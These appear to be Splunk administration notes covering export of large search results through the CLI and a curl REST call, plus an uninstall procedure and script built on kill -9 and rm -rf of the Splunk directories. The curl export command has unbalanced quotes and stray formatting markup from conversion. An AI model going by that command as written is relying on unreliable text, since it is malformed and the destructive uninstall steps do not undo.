http://docs.splunk.com/Documentation/Splunk/6.0.6/Admin/Webconf

Option 2: The best option is to use the CLI commands as shown in this link:

http://docs.splunk.com/Documentation/Splunk/6.1.3/SearchReference/CLIsearchsyntax

This link provides an explanation of CLI search syntax and various examples.

Here refer argument "maxout" as by default CLI only export 100 rows. To export large amount of event add -maxout to CLI command to adjust the number of event to be exported.

For example I used the command below to export a maximum of 200,000 events.

splunk search "index=\_internal earliest=09/14/2014:23:59:00 latest=09/16/2014:01:00:00 " -output rawdata -maxout 200000 > c:/test123.dmp

Option 3: Another option is to use REST calls. Here is a blog that has useful information.

http://blogs.splunk.com/2013/09/15/exporting-large-results-sets-to-csv/

Also here is a search that I used which exported millions of records.

curl -k -u admin:XXXXXX --data-urlencode search="search google.com" OR <u>yahoo.com</u> earliest=-2day latest=-1day" -d "output\_mode=raw"

https://testbox:8089/servicesNS/admin/search/search/jobs/export > socid12346\_export.log

The result set was 3,193,277 records. The file is 3.2GB, which is far too big for me to open.



## Reference:

 $\underline{https://answers.splunk.com/answers/172454/what-are-my-options-to-export-large-amounts-of-spl.html}\\$ 



# Module 7: Remove Splunk

## Reference:

http://docs.splunk.com/Documentation/Splunk/6.5.1/Installation/UninstallSplunk

\$ cd /opt/splunk/bin/

\$ sudo ./splunk disable boot-start

\$ sudo ./splunk stop

\$ sudo kill -9 `ps -ef | grep splunk | grep -v grep | awk '{print \$2;}'`

\$ cd ~

\$ sudo rm -rf /opt/splunk

\$ sudo rm -rf /opt/splunkdata

\$ sudo userdel splunk

\$ sudo groupdel splunk

## **Splunk uninstall Script**

cd /opt/splunk/bin/



./splunk disable boot-start

./splunk stop

kill -9 `ps -ef | grep splunk | grep -v grep | awk '{print \$2;}'`

cd /home/stractegicsec

rm -rf /opt/splunk

rm -rf /opt/splunkdata

To run the uninstall script type:

chmod +x remove\_splunk.sh
sudo ./remove\_splunk.sh